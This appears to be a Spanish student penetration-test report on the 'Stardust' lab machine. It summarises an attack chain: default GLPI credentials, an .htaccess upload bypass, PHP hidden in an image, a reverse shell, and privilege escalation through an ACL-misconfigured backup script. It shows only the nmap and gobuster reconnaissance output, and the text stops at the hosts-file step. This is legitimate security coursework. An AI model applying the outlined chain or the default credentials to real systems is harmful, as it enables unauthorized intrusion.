



Asignatura:

## Hacking Ético

Título del Documento:

### Informe de Resultados - Stardust



Nombre:	Fecha:	Firma:
Mario de la Rosa García	13/02/24	
Gonzalo Pascual Romero	13/02/24	
David Lucas Sánchez	13/02/24	
Simón Armando Padrón	13/02/24	

Tabla de contenido

1. REGISTRO DE CAMBIOS ..... 4

2. GLOSARIO ..... 5

3. INTRODUCCIÓN ..... 7

4. ALCANCE ..... 8

5. OBJETIVO..... 9

6. METODOLOGÍA ..... 10

7. RESUMEN EJECUTIVO..... 12

8. PROCEDIMIENTO ..... 15

9. CONCLUSIONES..... 39

10. RECOMENDACIONES ..... 40

11. HERRAMIENTAS ..... 65

ILUSTRACIÓN 1- SELECCIÓN DE LA MAQUINA .....	15
ILUSTRACIÓN 2- DIRECCIÓN IP DE LA MAQUINA .....	15
ILUSTRACIÓN 3- NMAP A LA MAQUINA .....	16
ILUSTRACIÓN 4- PAGINA WEB GLPI .....	17
ILUSTRACIÓN 5- FORO CREDENCIALES GLPI .....	18
ILUSTRACIÓN 6- PÁGINA PRINCIPAL GLPI .....	19
ILUSTRACIÓN 7- INVESTIGACIÓN GOBUSTER .....	20
ILUSTRACIÓN 8- TICKET GLPI .....	21
ILUSTRACIÓN 9- MODIFICACIÓN ARCHIVO HOSTS .....	21
ILUSTRACIÓN 10- INSERCIÓN ARCHIVO .....	22
ILUSTRACIÓN 11- CÓDIGO DE LA WEB .....	23
ILUSTRACIÓN 12- CÓDIGO DE LA WEB 2 .....	24
ILUSTRACIÓN 13- CREACIÓN DEL ARCHIVO ".HTACCESS" .....	25
ILUSTRACIÓN 14- SUBIDA DEL ARCHIVO .HTACCESS .....	25
ILUSTRACIÓN 15- CREACIÓN DEL PHP EMBEBIDO .....	26
ILUSTRACIÓN 16- SUBIDA DE LA IMAGEN A LA PÁGINA WEB .....	26
ILUSTRACIÓN 17- COMPROBACIÓN DEL CÓDIGO MALICIOSO .....	27
ILUSTRACIÓN 18- EJECUCIÓN DE SHELL INVERSO .....	27
ILUSTRACIÓN 19- CREACIÓN DEL SERVIDOR EN KALI .....	27
ILUSTRACIÓN 20- CONEXIÓN A LA MAQUINA .....	28
ILUSTRACIÓN 21- OBTENCIÓN DE LAS CREDENCIALES DE USUARIO .....	29
ILUSTRACIÓN 22- ACCESO A LA MAQUINA CON CREDENCIALES DE USUARIO Y OBTENCIÓN DE LA PRIMERA FLAG(USUARIO) .....	29
ILUSTRACIÓN 23- ESTUDIO DE CARPETAS Y SUS PERMISOS .....	30
ILUSTRACIÓN 24- LISTADO CARPETA OPT .....	31
ILUSTRACIÓN 25- COMPROBACIÓN ACLS .....	31
ILUSTRACIÓN 26- CÓDIGO DEL ARCHIVO METEO .....	32
ILUSTRACIÓN 27- CÓDIGO DEL ARCHIVO CONFIG.JSON .....	33
ILUSTRACIÓN 28- COMPROBACIÓN DE LOS BACKUPS .....	33
ILUSTRACIÓN 29- DESCOMPRESIÓN Y OBTENCIÓN DE INFORMACIÓN .....	34
ILUSTRACIÓN 30- DESCOMPRESIÓN DEL ARCHIVO .TAR .....	35
ILUSTRACIÓN 31- OBTENCIÓN DE LA SEGUNDA FLAG(ROOT) .....	35
ILUSTRACIÓN 32- BÚSQUEDA DE LAS LLAVES .....	36
ILUSTRACIÓN 33- CLAVE PRIVADA .....	37
ILUSTRACIÓN 34- CLAVE PUBLICA .....	37
ILUSTRACIÓN 35-ACCESO CON CLAVE PRIVADA .....	38

## 1. REGISTRO DE CAMBIOS

Edición:	Fecha:	Cambio:	Nota de Cambio
0	23/01/24	Creación del Documento	N/A
0.1	24/01/24	Comienzo del hackeo de la maquina	N/A
0.2	26/01/24	Creación de la introducción y el alcance.	N/A
0.3	28/01/24	Creación del objetivo y la metodología	N/A
0.4	30/02/24	Creación del reconocimiento	N/A
0.5	9/02/24	Se agregaron capturas de pantalla adicionales para respaldar los hallazgos	N/A
0.6	9/02/24	Se añade referencias a estándares de seguridad y regulaciones relevantes	N/A
0.7	10/02/24	Creación gráficos adicionales para ilustrar	N/A
0.8	11/02/24	Creación del glosario	N/A
0.9	12/02/24	Realización del resumen ejecutivo	N/A
1	13/02/24	Corrección de errores gramaticales y de formato	N/A

\*N/A = No Aplicable

## 2. GLOSARIO

**Pentesting:** Pruebas de penetración, una metodología utilizada para evaluar la seguridad de un sistema identificando y explotando vulnerabilidades.

**Vulnerabilidad:** Debilidad en un sistema que puede ser explotada por un atacante para comprometer la seguridad.

**Máquina Virtual:** Entorno de computación simulado que se ejecuta dentro de otro sistema operativo, útil para probar software y configuraciones de forma segura.

**OVA:** Formato de archivo que contiene una máquina virtual completa y lista para ser importada y ejecutada en un hipervisor.

**IP:** Dirección de protocolo de Internet, utilizada para identificar dispositivos en una red.

**Terminal:** Interfaz de línea de comandos donde se ejecutan comandos para interactuar con el sistema operativo y realizar diversas tareas.

- **ls:** Comando de la línea de comandos para listar archivos y directorios
- **nano:** Comando de la línea de comandos para editar archivos de texto
- **cat:** Comando de la línea de comandos para mostrar contenido de archivos, respectivamente.

**Puerto:** Punto de conexión a través del cual los dispositivos se comunican en una red, es fundamental para establecer conexiones y servicios.

**SSH:** Protocolo de red utilizado para acceder de forma segura a dispositivos remotos.

**Host Keys:** Son archivos que contienen las claves públicas y privadas utilizadas para autenticar la identidad de un servidor.

**HTTP:** Protocolo de transferencia de hipertexto, utilizado para la comunicación en la World Wide Web.

**Apache:** Servidor web ampliamente utilizado para alojar sitios web y aplicaciones web.

**URL:** Localizador uniforme de recursos, una dirección web que especifica la ubicación de un recurso en Internet.

**TXT:** Extensión de archivo utilizada para archivos de texto sin formato.

**Directorio:** Estructura de organización de archivos y carpetas en un sistema de archivos.

**XSS:** Cross-Site Scripting, una vulnerabilidad de seguridad que permite a los atacantes inyectar scripts maliciosos en páginas web visitadas por otros usuarios.

**.htaccess:** es un archivo de configuración que se usa en servidores web que utilizan Apache y que afecta a diferentes aspectos del comportamiento del servidor web

**Shell Bash:** Es un intérprete que ejecuta comandos ingresados por el usuario, interpreta scripts de shell y realiza diversas operaciones relacionadas con la gestión del sistema.

**root:** En sistemas basados en Unix, como Linux, es el superusuario con todos los privilegios

**ACLs:** (Listas de Control de Acceso) son una forma de controlar y gestionar los permisos de archivos y directorios en sistemas operativos como Linux y Unix.

**Backup:** Proceso de copia de seguridad de datos importantes para prevenir la pérdida de información en caso de fallo del sistema o ataque.

**TMP:** Directorio utilizado para almacenar archivos temporales en un sistema operativo.

**RSA:** Algoritmo de cifrado asimétrico utilizado en criptografía para la generación de claves públicas y privadas.

**Flag:** Término comúnmente utilizado para denotar un indicador de éxito o cumplimiento de un objetivo en pruebas de seguridad o desafíos.

### 3. INTRODUCCIÓN

CyberSentinel Security ha sido seleccionada por la empresa Stardust para realizar una prueba de intrusión dirigida contra sus servidores. La prueba estará focalizada en replicar las tácticas, técnicas y procedimientos posibles que podrían emplear atacantes externos contra la organización. El presente informe describe los resultados de las pruebas de penetración además de detallar las vulnerabilidades encontradas como así también las medidas de mitigación y controles necesarios de implantar.

## 4. ALCANCE

La prueba se realizará entre el **23 de enero y el 13 de febrero**. Las pruebas serán ejecutadas por el equipo técnico de CyberSentinel. En esta franja de tiempo, el servidor web del cliente se analizará con una combinación de herramientas y los conocimientos y experiencias del cuerpo técnico. El equipo se enfocará en detectar fallos en la seguridad del servidor web, analizará su configuración y prestará especial atención a las vulnerabilidades críticas y de alta severidad que puedan explotar a distancia. Esta prueba no incluye las pruebas de ingeniería social y phishing ni tampoco la revisión del código fuente de las aplicaciones encontradas dentro del servidor.



## 5. OBJETIVO

El objetivo principal de este proyecto es realizar un análisis exhaustivo de seguridad del sistema, para identificar las vulnerabilidades que puedan comprometer su integridad y funcionalidad. Para lograr este propósito, se emplearán diversas técnicas y herramientas de evaluación de seguridad, incluyendo, pero no limitándose a pruebas de penetración, análisis de código, revisión de configuraciones y escaneos de vulnerabilidades.

Una vez identificadas todas las vulnerabilidades potenciales, se procederá a evaluar su nivel de riesgo, considerando factores como la probabilidad de explotación, el impacto potencial y la criticidad para el negocio. Este análisis permitirá priorizar las medidas de mitigación, asegurando que los recursos se asignen de manera eficiente para abordar primero las vulnerabilidades más críticas y urgentes.

Las medidas de mitigación propuestas serán diseñadas para abordar específicamente cada vulnerabilidad identificada, utilizando un enfoque basado en los controles de la ISO 27002 para adoptar las mejores prácticas de seguridad de la industria. Esto puede implicar la aplicación de parches de seguridad, la configuración adecuada de sistemas y aplicaciones, la implementación de controles de acceso mejorados o la actualización de las políticas de seguridad de la organización.

## 6. METODOLOGÍA

La metodología de esta auditoría consistirá en distintas fases teniendo como objetivo la elaboración de un informe que detalle los hallazgos de vulnerabilidades y los controles apropiados para su mitigación. Durante el proyecto, se simulará el procedimiento con el que actuaría una amenaza externa a la organización. Será una investigación de caja negra y se realizará acorde a las siguientes fases:

### Fase 1. Reconocimiento:

El reconocimiento activo se realizará para recopilar información sobre el objetivo de la auditoría, como direcciones IP de dispositivos, nombres de dominio, tecnologías utilizadas, etc. Además, se utilizarán fuentes abiertas para la recopilación de datos públicos que revelen información que no debería ser pública. El enfoque estará dirigido a la obtención de información sobre el servicio GLPI. La información que se recolecta de fuentes abiertas puede incluir: datos sobre librerías y dependencias y credenciales de acceso predeterminadas.

### Fase 2. Enumeración:

Se emplearán diversas herramientas para realizar un inventario de los activos hardware y software. Esta información puede ser utilizada por un atacante para identificar cuáles son los dispositivos en funcionamiento o las aplicaciones ejecutadas por el sistema de la empresa para poder identificar qué vulnerabilidades existen. Definiremos el objetivo que se desea atacar y los puntos críticos con vulnerabilidades que se pueden llegar a explotar. En esta etapa se hace una recolección de información más específica para sacar datos como sus sistemas operativos, los servicios y sus respectivas versiones, páginas web almacenadas en el servidor, rangos de IP, información de DNS, detección de IDS e IPS o firewall.

### Fase 3. Análisis de Vulnerabilidades:

Utilizaremos herramientas punteras en el mercado para encontrar las vulnerabilidades más efectivas que apliquen tanto al software como a los servicios que se encontraron en la fase previa. El propósito de esta fase es simular cómo una amenaza externa identificaría las vulnerabilidades del sistema objetivo para lograr lanzar su ataque. Con la información obtenida podremos clasificar las posibles vulnerabilidades del sistema objetivo.

**Vulnerabilidad local:** Es el tipo de vulnerabilidad en la cual se debe tener acceso físico a la máquina o sistema objetivo para explotar una vulnerabilidad y posterior a esto elevar o escalar privilegios dentro del sistema y tener acceso a él sin ninguna restricción.

**Vulnerabilidad remota:** Es el tipo de vulnerabilidad en la cual se puede obtener acceso al sistema objetivo a través de la red sin necesidad de un acceso físico o local.

#### **Fase 4. Explotación**

Utilizaremos la información obtenida en las fases previas y aprovecharemos las vulnerabilidades encontradas en el sistema objetivo para tomar control de éste y conseguir escalar privilegios

Se elegirán varias vulnerabilidades para explotar y conseguir adquirir el control del sistema. Durante esta fase también se pondrá a prueba los sistemas de detección y de seguridad empleados por el equipo responsable dentro de la organización. El objetivo de esta fase también consiste en simular el plan de acción de una supuesta amenaza externa una vez que ésta haya adquirido el control de algún sistema o red. Esta fase revelará tanto las vulnerabilidades presentes en el sistema que se deben de remediar como también fallos en los sistemas de monitorización y protección que permiten a un atacante permanecer dentro de los sistemas de la empresa una vez terminada la explotación de las vulnerabilidades.

## 7. RESUMEN EJECUTIVO

### Hallazgos principales:

- La presencia de credenciales predeterminadas en GLPI y débiles de los usuarios permite el acceso no autorizado a información confidencial como también una vía de entrada al sistema. GRAVEDAD: **CRÍTICA**
- Se puede modificar el fichero ".htaccess" de configuración de Apache y manipularlo para permitir la subida de ficheros con extensiones prohibidas. GRAVEDAD: **ALTA**
- Se pueden ejecutar XSS DOM utilizando código malicioso para ejecutar una reverse shell. GRAVEDAD: **MEDIA**
- Existe una ACL mal configurada que permite al usuario no privilegiado modificar el contenido del script "meteo" que sirve para la generación de backups. GRAVEDAD: **ALTA**
- Se guarda el directorio del usuario "root" lo que permite acceso no autorizado a su clave privada de SSH. GRAVEDAD: **ALTA**

Teniendo en consideración los resultados de la prueba y los niveles de riesgo asociados a cada uno de los hallazgos documentados, CyberSentinel considera que el servidor de Stardust presenta un riesgo de nivel **CRÍTICO** debido a las posibles vías de ataque y acciones que podrían ser aprovechadas por actores maliciosos para comprometer y/o controlar los recursos dentro de su sistema.


El hecho de que la plataforma de gestión de incidencias (GLPI) utilice credenciales predeterminadas permite el acceso no autorizado al sistema, comprometiendo la confidencialidad de la información que almacena.

Esta información fue utilizada para poder acceder al servidor backup dónde estaba habilitada la subida de ficheros. La modificación no autorizada del archivo de configuración .htaccess nos permitió subir al servidor un script PHP cuando la extensión de archivo de ese tipo estaría normalmente bloqueada.

Esto permitió la carga de un archivo de código PHP en formato camuflado como una imagen JPG. La existencia de una ACL inadecuada en la carpeta /opt y el fichero config.json, nos permitió la modificación de un archivo crítico del script meteo, facilitando la escalada de privilegios al forzar la creación de un archivo backup de la carpeta del usuario root.

Dentro del directorio se encontraron varios archivos destacando la clave privada para las conexiones SSH, permitiéndonos obtener acceso SSH como usuario root sin necesidad de conocer la contraseña.

Los diferentes niveles de riesgo asociados a las vulnerabilidades se encuentran en el siguiente gráfico:




#### Recomendaciones Prioritarias:

Basándonos en los resultados obtenidos, presentamos las siguientes recomendaciones (presentadas en orden de prioridad):

- Implantar las políticas de seguridad de contraseñas necesarias como también los controles tecnológicos para garantizar su cumplimiento.
- Prohibir la subida de ficheros con nombres de ficheros de configuración del servidor para bloquear las modificaciones no autorizadas.
- Implantar las medidas necesarias de seguridad web para dificultar la ejecución de scripts mediante el servidor, como podría ser un WAF.
- Arreglar la ACL del directorio /opt ya que el usuario no privilegiado "tally" es capaz de modificar un archivo crítico del sistema.
- No se deberían guardar copias de seguridad del directorio del usuario "root" ya que esto supone un enorme riesgo para el sistema.

Además, proponemos utilizar los controles en la ISO 27002 para garantizar el cumplimiento de las recomendaciones previamente mencionadas.



La tabla que figura a continuación proporciona una clave para la denominación de los riesgos.

Puntuación	Severidad
0	Nula
0.1 – 3.9	Baja
4.0 – 6.9	Media
7.0 – 8.9	Alta
9.0 - 10	Critico

## 8. PROCEDIMIENTO

### Fase de reconocimiento:

Lo primero que hemos hecho es lanzar un **escáner de red** para saber a qué maquina le tenemos que hacer el pentesting. Hemos descubierto que la dirección Ip de la maquina es: **192.168.22.15**.

```
(root@Gonzalo)-[/home/kali]
# nmap -sn 192.168.22.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-11 10:56 EST
Nmap scan report for 192.168.22.1
Host is up (0.00053s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.22.2
Host is up (0.00036s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.22.3
Host is up (0.00025s latency).
MAC Address: 08:00:27:7D:E5:DC (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.22.15
Host is up (0.0013s latency).
MAC Address: 08:00:27:E1:48:6A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.22.18
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Ilustración 1- Selección de la maquina

Lo siguiente que hemos hecho es acceder al ordenador que nos dieron. Al encender el ordenador, vemos que se muestra directamente la **dirección IP** de la máquina, identificada como: **192.168.22.15**.

```
stardust [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Debian GNU/Linux 11 stardust.hmv tty1
IP: 192.168.22.15
stardust login: _
```

Ilustración 2- Dirección ip de la maquina

Tras localizar la máquina virtual, hemos ejecutado el **comando nmap** para realizar un **escaneo de puertos** en la IP específica y ejecutar scripts de detección de versión para identificar los servicios disponibles en esos puertos con el objetivo de mostrar información detallada sobre los servicios y el progreso del escaneo.

Tras ejecutarlo hemos encontrado el **puerto 22** correspondiente al **ssh** donde usa **Hostkeys** y el **puerto 80** correspondiente con el **http** para una página web que usa **Apache**.


```
(root@Gonzalo)-[/home/kali]
# nmap -sCV 192.168.22.15
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-07 10:50 EST
Nmap scan report for intranetik.stardust.hmv (192.168.22.15)
Host is up (0.00062s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 db:f9:46:e5:20:81:6c:ee:c7:25:08:ab:22:51:36:6c (RSA)
|   256 33:c0:95:64:29:47:23:dd:86:4e:e6:b8:07:33:67:ad (ECDSA)
|   256 be:aa:6d:42:43:dd:7d:d4:0e:0d:74:78:c1:89:a1:36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: File Upload
MAC Address: 08:00:27:E1:48:6A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 6.84 seconds
```

Ilustración 3- Nmap a la maquina



Siguiendo el **reconocimiento en la página web** de la máquina virtual y encontramos el siguiente **login**.



The screenshot shows a web browser window with the address bar displaying `192.168.22.10/index.php`. The browser's bookmark bar includes links to Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content of the page features the GLPI logo at the top. Below the logo is a white login box with the heading "Login to your account". Inside this box, there are three input fields: "Login", "Password", and "Login source". The "Login source" dropdown menu is currently set to "GLPI internal database". Below these fields is a checkbox labeled "Remember me" which is checked. At the bottom of the login box is an orange "Sign in" button.

*Ilustración 4- Pagina web GLPI*

Al hacer investigación en fuentes abiertas hemos encontrado que **GLPI es un sistema de código abierto** para la gestión de activos de TI, el seguimiento de problemas y además un sistema de helpdesk. Este software está escrito en PHP y se distribuye como software de código abierto bajo la Licencia Pública General de GNU.

Y en un foro al que accedimos preguntaban por las **credenciales por defecto** que se usan en la web de GLPI.



Ilustración 5- Foro credenciales GLPI

Probamos **usuario: glpi** y **contraseña: glpi** para acceder al usuario con los mayores privilegios y accedimos sin ningún problema.




Ilustración 6- Página principal GLPI

## Fase de enumeración:

Con el fin de investigar todos los **directorios y archivos ocultos** de la página web realizamos un comando con la herramienta **GoBuster**

```
(root@Gonzalo)~[/home/kali]
# gobuster dir -u http://192.168.22.15 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.22.15
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/ajax (Status: 301) [Size: 313] [→ http://192.168.22.15/ajax/]
/bin (Status: 301) [Size: 312] [→ http://192.168.22.15/bin/]
/config (Status: 301) [Size: 315] [→ http://192.168.22.15/config/]
/css (Status: 301) [Size: 312] [→ http://192.168.22.15/css/]
/files (Status: 301) [Size: 314] [→ http://192.168.22.15/files/]
/front (Status: 301) [Size: 314] [→ http://192.168.22.15/front/]
/inc (Status: 301) [Size: 312] [→ http://192.168.22.15/inc/]
/index.php (Status: 200) [Size: 9137]
/install (Status: 301) [Size: 316] [→ http://192.168.22.15/install/]
/js (Status: 301) [Size: 311] [→ http://192.168.22.15/js/]
/lib (Status: 301) [Size: 312] [→ http://192.168.22.15/lib/]
/LICENSE (Status: 200) [Size: 35148]
/marketplace (Status: 301) [Size: 320] [→ http://192.168.22.15/marketplace/]
/pics (Status: 301) [Size: 313] [→ http://192.168.22.15/pics/]
/plugins (Status: 301) [Size: 316] [→ http://192.168.22.15/plugins/]
/public (Status: 301) [Size: 315] [→ http://192.168.22.15/public/]
/resources (Status: 301) [Size: 318] [→ http://192.168.22.15/resources/]
/server-status (Status: 403) [Size: 278]
/sound (Status: 301) [Size: 314] [→ http://192.168.22.15/sound/]
/src (Status: 301) [Size: 312] [→ http://192.168.22.15/src/]
/templates (Status: 301) [Size: 318] [→ http://192.168.22.15/templates/]
/vendor (Status: 301) [Size: 315] [→ http://192.168.22.15/vendor/]
/version (Status: 301) [Size: 316] [→ http://192.168.22.15/version/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
```

Ilustración 7- Investigación GoBuster

## Fase de análisis de vulnerabilidades:

Siguiendo con el análisis, dentro de la web hemos buscado información que poder utilizar. En el apartado de Asistencia > **Tickets** en el que los empleados reportan incidencias o problemas que han tenido vemos que en uno de ellos un empleado tiene un problema con el **acceso a la intranet** y le responden con que han establecido un servidor al que se puede **acceder sin VPN**.




Ilustración 8- Ticket GLPI

Al intentar acceder a esa web no nos deja, por lo que la añadimos al archivo `/etc/hosts` porque tenemos que acceder a esa dirección web sin depender de un servidor DNS externo.

